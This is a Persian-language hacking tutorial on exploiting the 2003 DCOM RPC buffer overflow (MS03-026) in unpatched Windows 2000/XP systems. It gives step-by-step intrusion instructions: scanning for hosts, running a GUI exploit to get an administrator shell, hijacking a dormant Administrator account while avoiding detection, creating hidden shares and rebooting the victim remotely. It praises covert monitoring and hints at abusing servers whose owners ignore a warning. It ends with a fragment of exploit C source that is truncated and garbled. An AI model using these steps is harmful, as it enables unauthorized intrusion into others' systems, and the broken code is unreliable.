Black_Devils B0ys

مقدمه ای برنوعی از حملات جدید و نفوذ به سرور های
Microsoft IIS Server

شرحی بر آسیب پذیری RPC Buffer OverFlow

نویسنده = C0llect0r

تصحیح = امیر حسین شریفی

منابع: Security Focus , Zone-h

تاریخ : ۱۷ تیرماه۱۳۸۳

مقدمه و تاریخچه این آسیب پذیری

کشف این حفره به تابستان سال ۲۰۰۳ میلادی مربوط می شود برای نخستین بار در آن تاریخ وجود یک حفره جدید در محصولات **Microsoft IIS Serves** که توسط کارشناسان امنیتی **Security Focus** اعلام گردیده شد بود.خبر از شکل گیری یک سری حملا ت جدید به این نوع از وب سرور می داد. جالب است بدانید یکی از اولین قربانیان این نوع از حملات که معروف است به" **RPC buffer overflow** " خود شرکت مایکروسافت بود .این شرکت به سرعت **patch** های این باگ را در سایت خود قرار داد و در بولتن خبری خود از کلیه کاربرانی که دارای یکی از سیستم عامل های **Win2k(SP1-4)** و **Win XP(SP0-SP1)** بودند خواست هر چه زودتر به رفع این باگ اقدام نمایند .

متخصصان **Security Focus** نیز هم نسبت به افزایش حملات اینترنتی ونیز گسترس انواعی از **Worm** ها که مرتبط به این حفره ی جدید می شد هشدار دادند و توصیه آنها نیز مبنی بر به روز رسانی سرویس های پشتیبانی ونصب فایروال وبه خصوص گرفتن و نصب پچ های ارایه شده بود.

Exploitهای این نوع از آسیب پذیری در انواع **command line** و **GUI** به سرعت منتشر گردید که از معروف ترین آنها "**DCOM RCP Exploit GUI** " یا به طور مختصر "**DCOM 32** " می باشد .

قصد نویسندگان این مقاله بر این بوده است که هشداری مجدد مبنی بر وجود این حفره بر روی سرورهای مبتنی بر **IIS** که هنوز اقدامی به رفع این آسیب پذیری بر روی سیستم های خود را ننموده اند ارایه دهند. بسیاری از سیاتهای معروف ایرانی که حتی بعضی از آنها بانک دولتی می باشند نیز این آسیب پذیری را در خود دارند. امیدواریم بعد از خواندن این مقاله از دستورالعمل های ارایه شده برای شناسایی و رفع این باگ بهره لازم را ببرید.

لازم به توضیح است تا تاریخ امروز با بررسی ها ی به عمل آمده بسیاری از سرورهای موجود چه در خارج ازکشور و چه در ایران نسبت به رفع حفره موجود اقدام لازم به عمل نیاورده اند .

از مهمترین سرورهایی که در ایران ، قابلیت نفوذ از طریق این حفره را دارا می باشند و بعد از هشدارهای مکرر نویسندکان این مقاله نسبت به رفع ان اقدام کردند سرورهایی مربوط به چند بانک بزرگ کشور و دانشگاه های بزرگ ایران بوده است .به جهت اینکه تعدادی از این سرورها

هنوز تا این تاریخ به رفع این مشکل اقدام ننموده اند و برای جلوگیری از هر نوع سوء استفاده از این مقاله از آوردن نام آنها خودداری می شود

×××

لازم به تذکر است مطالب گفته شده دراین مقاله جنبه اموزشی دارد وهر گونه استفاده غیر آموزشی از این مطالب به عهده خود کاربران می باشد و نویسندگان این مقاله و مدیریت سایت امنیت وب هیچ گونه مسوولیتی را در قبال آن ندارند.

×××

این مقاله شرحی است بر روش مرحله به مرحله نفوذ به سیستم های غیر **Patch** شده **Microsoft Windows 2K/XP/2003** با استفاده از ابزار های معمولی در دسترس و همچنین فرمانهای استاندارد ویندوز !

و اینکه این آسیب پذی بر مبنای سرریز کردن بافر **RPC(Remote Procedure Calling)** که در سال **2003** کشف گردید استوار می باشد .لازم به توضیح است که این همان حفره ای می باشد که بسیاری از کرم های اینترنتی از قبیل کرم معروف **MSBLAST** و دیگر انواع آن از همین حفره برای انتشار خود در اینترنت در تابستان سال گذشته میلادی استفاده می کردند .سیستم های پچ شده با **KB823980 (MS03-026)** از طریق این حفره غیر قابل نفوذ می باشند.از زمانی که این سرریزی بافر **RPC** برای همگان هم اکنون شناخته شده است دیگر نوشتن این مقاله به منزله به خطر انداختن امنیت شبکه نمی باشد

منظور اصلی این مقاله صرفا از بین بردن خطرات و هشدار به ماشین های پچ نشده و همچنین نمایش نحوه چگونگی استفاده از این **Exploit** برای نفوذ به سیستم های آسیب پذیر است.

نرم افزارهای مورد نیاز:

nmap (current version is 3.50 as of this writing)
http://www.insecure.org/nmap/nmap_download.html

Microsoft's KB823980 Scanner
DCOM-KB827363-X86-ENU.exe

DCOM RPC Exploit GUI
RPC2.zip


هشدار: برنامه های آنتی ویروس مثل **McAfee** و **Norton** امکان دارد با کشف **'RPC GUI v2-r3l4x.exe**

که فایل اصلی **RPC.zip** است آن را به صورت یک ویروس شناسایی کند و از بیین ببرد ولی این فایل ویروس یا کرم و یا چیز دیگری نمی باشد .شرکت های تهیه کننده آنتی ویروس این **Exploit** را در زمره ویروس های شناخته شده طبقه بندی کرده اند تا از زیان های احتمالی آن جلوگیری کنند (مسئولیت استفاده از این **Exploit** بر عهده ی کاربران می باشد)

نحوه عملکرد Exploit


توجه: تمامی عملیات نمایش داده شده بر روی یک سیستم فرضی بوده و فقط به منظور آشنایی کاربران با نحوه عملکرد این **Exploit** تهیه گردیده است .

۱: در ابتدا وارده شبکه شوید و با انجام دستور "**ipconfig**" **ip** سیستم خود را شناسایی کنید .در شکل زیر **ip** مشخص شده سیستم **10.10.10.118** می باشد .



2: با استفاده از **pinging** شبکه ماشین هایی را که **Up** هستند را شناسایی کنید.شما برای این منظور میتوانید از سوئیچ **sP–** استفاده کنید . **v-** برای حالت **verbose** بهره ببرید .با مقداری بررسی معمولی می تواند دامنه **IP** هایی را که قصد اسکن دارید را مشخص نمایید. برا مثال اگر **IP** هدف ۱۹۲,۱۶۸,۱,۱۰۱ باشد بنابراین دامنه **100-120** را میتوانید اسکن کنید و نکته دیگر اینکه همیشه لازم نیست تمامی **subnet**موجود را اسکن کنید با این وجود در این مورد برای شبکه های بزرگتر اسکن کامل یک **Ip Range** عقیده بدی نمی تواند باشد.در مثال زیر من فقط قصد دارم برای رسیدن به هدفم یک حوزه ی کوچکی رو برای شناسایی ، اسکن کنم البته در این مورد من آی پی هدف خودم را می شناسم و به صورت تصادفی قصد ندارم یک هدف را شناسایی کنم . البته این موضوع به خود شما بستگی دارد .من اسکن رو شروع می

کنم نتایج به سرعت مشخص میشود و شما میتوانید ببینید که **10.10.10.33 (MONKEY)** وجود دارد و روشن است به نتایج کمی بیشتر دقت کنید اگر سیستم **up** پیدا نکردید یک حوزه دیگر را با **subnet** کامل مورد بررسی قرار دهید.




در این مرحله می توانید به طور معمولی با استفاده از **\\10.10.10.33** از **run** ویندوز ببینید آیا پسووردهای بلا اثردر این سیستم استفاده شده است یا نه . چند تا را امتحان کنید .اما بگذارید برای این مقاله فرض کنیم که سیستم هدف از پسوردهای تعریف شده برای اکانت هایش به خصوص **Administrator** استفاده می کند .

۳: مایکرو سافت یک ابزار کوچکی برای مدیران شبکه ساخته است که بتوانند با کمک آن و با اسکن شبکه به سرعت بفهمند کدام سیستم ها با **KB823980** پچ نشده اند. (هکرها از این کار مایکروسافت و دیگر کارهای مشابه کاملا استقبلا ل می کنند چون از یک مرحله نوشتن برنامه برای پیدا کردن این نوع از **Bug** ها در سیستم هدف راحت می شوند). ما از این ابزار می توانیم برای اسکن تمامی میزبان های **Up** ای استفاده کنیم که **Nmap** با عملیات **Pinging** آنها را شناسایی کرده است. تصویر پایین نمایش اسکن آی پی هدف را و اینکه سرور مورد نظر **Patch** نشده است را با سرعت به ما نشان می دهد . شما با دیدن آن می فهمید ماشین مورد نظر به اکسپلویت **RPC buffer Overflow** آسیب پذیر است .


توجه : من برای جلوگیری از دست درد این اسم طولانی **"KB824146Scan.exe"** رو به **"scan.exe"** تغییر

دادم پیشنهاد می کنم شما هم قبل از شروع اسکن این کار حتما انجام دهید.



می رسیم به قسمتی که مورد علاقه هکر ها ست بله تزریق **Explit** به سرور آسیب پذیر


۴ : **DCOM RPC Exploit** را باز کنید و آدرس **IP** هدف را وارد کنید در ضمن نوع **OS** سیستم که آیا **XP** هست یا ۲۰۰۰ را تعیین کنید. البته میتوانید اول **XP** را امتحان کنید و اگر کار نکرد دوباره با **2000** سعی کنید. با زدن دکمه **Test** میتوانید بفهمید آیا ارتباط دارید یا خیر سپس می توانید دکمه **Exploit** را بزنید



۵: کمی صبر کنید تا سرور **exploit** را اجرا کند بعد **IIS** دوباره **restart** می شود


بعد از اجرای **exploit** تصویر زیر به صورت **Pop up** نمایش داده میشود بر خلاف انواع دیگری از **exploit**

ها که شما باید برای گرفتن **Shell Account** یکی از پورت های سیستم خودتان را به حالت شنود قرار دهید و منتظر برقراری **connection** باشید حالا یا با **Netcat** یا هر چیز دیگری اما در این **Exploit** نیاز به این کار ندارید خودش به صورت خودکار یک **Shell** باز می کند.الان شما واقعا در کامپیوتر قربانی با حق دستیابی به منابع سیستم به صورت **Administrator** یا **Super User** هستید. یک روش معمول این است که با برپایی یک **Ftp** سرور روی سیستم خودتان (مثل **TFTPD 32**) و از طریق شل و با استفاده از فرمان های استاندارد **ftp** به رد و بدل کردن فایلها بین سرور و سیستم خودتان بپردازید . البته این روش مقداری کند می باشد و تکنیک بهتر این است که از طریق **file Sharing** به سیستم هدف وصل بشوید.



زمانی که ما بصورت **Admin** دسترسی داریم می توانیم پسورد هر کاربری را روی سیستم بدون دانستن خود پسوورد عوض کنیم (باز هم با تشکر از **Micro$fot**)


برای اینکه ببینید چه کاربرهایی در دسترس هست فرمان **net user** را در شل تایپ کنید .در تصویر پایین ما می توانیم اکانت اصلی را با نام **admin** ببینیم که به احتمال زیاد مورد استفاده اصلی قرار می گیرد و اکانت **Administrator** در موقع نصب **XP** ایجاد شده و احتمالا به کار نمی رود.



۶:با استفاده از دستور **net user administrator** یک سری جزییات درمورد این اکانت مشاهده می کنید در خط **Last logon** می توانید بفهمید که آخرین باری که استفاده شده بوده چه موقع بوده و ما قصد داریم به همین نام کاربری را با عوض کردن پسورد ، داخل شویم. به این علت که معمولا از این نام کاربری استفاده نمی شود. البته این را هم بگویم که خود شما هم می توانید یک نام کاربری با دسترسی **administrator** بسازید ولی با اینکار احتمال لو رفتن نفوذ بالا می رود .برای دیگر کارها به زیر دستورات **net** مراجعه کنید. شما می توانید بفهمید از ماه و سال و روز کدام نام کاربری مورد استفاده قرار نمی گیرد رو باهمان کار کنید زیرا با عوض کردن پسورد دیگران با اولین **login** ای که صاحب آن نام کاربری به سیستم خود

انجام می دهد به اشکال بر می خورد و می فهمد که سیستم مورد حمله قرار گرفته و برنامه نفوذ شما هم با شکست مواجهه می شود.

نظارت پنهانی بر عملکرد یک سیستم لذت بیشتری از افشای آن دارد .در ادامه نفوذ خودمان را برای آموزش گسترش می دهیم ولی پیشنهاد می کنم اگر با استفاده از این **Exploit** وارد سیستمی شدید با زدن یک میل به مدیر آن سایت آنها را از مشکل سیستم اشان با خبر کنید ولی اگر مشکل سرور را با هشدار شما رفع نکردند آنگاه شما می توانید..... ؟!




۷:به سادگی می توانید با فرمان **net user administrator 12345** پسورد را به ۱۲۳۴۵ تغییر بدهید بعد از اجرای موفقیت آمیز دستور ، شما می توانید با پسورد جدید **login** کنید.


در ضمن می تونید از دستور **net user administrator *** استفاده کنید که از شما درخواست وارد کردن پسوورد جدید رو می کند این هم یک روش ساده برای ساخت پسووردهای بی اثر هست ولی با این وجود این دستور آخر به خوبی اجرا نمی شود پس از انجام این کار بهتر است دوری کنید.

۸: اول بگذارید ببینیم چه share هایی در دسترس هستند. با استفاده از فرمان net share ، لیست share های موجود را مشاهده کنید در تصویر زیر می بینید که c$ فعال است و می توانید از آن استفاده کنید البته خود شما هم می توانید یک share درست کنید شکل فرمان ها به صورت زیر است:

format:
net share [sharename=drive:path]
Two examples are:
net share data=c:\data
net share data$=c:\data
(Adding a '$' after a share name makes it a hidden share)
To remove the share follow the format:
net share [sharename] /delete




۹: حال به share ساخته شده ، با استفاده از این دستور متصل شوید.




۱۰: پسورد که مشخص اشت : ۱۲۳۴۵

و حالا شما آن چیزی را که می خواهید به دست آوردید و من مطمئن هستم شما قصد خرابکاری و آسیب رسانی را در اینجا نخواهید داشت.



راهنمایی : بعضی اوقات Exploit کردن سیستمی باعث می شود که کامپیوتر هدف توقف کند و جواب درخواست های file sharing شما را ندهد یا به نظر برسد که بصورت تصادفی reboot شده است .اگر شما موفق شده باشید پسورد را عوض کرده باشید و سعی کنید دوباره وصل شوید سیستم هدف در خواست شما مبنی بر اتصال رابرگشت می دهد چون هنوز سیستم از همان پسورد قبلی استفاده می کند و برای اینکه شما بتوانید از پسوردی که ساخته اید ، استفاده کنید باید سیسنم هدف رو shutdown کنید . اگر شما ویندوز XP دارید بصورت معمول از دستوره shutdown استفاده کنید البته با سوییچ r– با این دستور سیستم را از راه دور reboot می کنید. به شکل زیر توجه بفرمایید



و این همان چیزی هست که بنظر می رسد کار تمام شده است!

کلام آخر : لطفا از مطالب فوق در جهت افزایش امنیت سیستم خودتان استفاده کنید و حتما سرورهای خود را از جهت نداشتن این Bug چک کنید و به دیگران نیز گوشزد کنید.

برای آشنایی بیشتر و استفاده کاربرانی که به برنامه نویسی مسلط هستند source یکی از انواع این Exploit را هم در این مقاله قرار دادم.به دو مرحله ای بودن سر ریز شدن بافر توجه کنید:

```
#ifdef WIN32
#include <Windows.h<
#endif

#include <stdio.h<
#include <stdlib.h<
#include <sys/types.h<

#ifndef WIN32
#include <error.h<
#include <sys/socket.h<
#include <netinet/in.h<
#include <arpa/inet.h<
#include <unistd.h<
#include <netdb.h<
#define STD_IN                  .
#endif

#include <fcntl.h<
```

```
unsigned char bindstr} = []
        ·x05, 0x00, 0x0B, 0x03, 0x10, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00،
                ·x00, 0x7F, 0x00, 0x00, 0x00،
        ·xD0, 0x16, 0xD0, 0x16, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00،
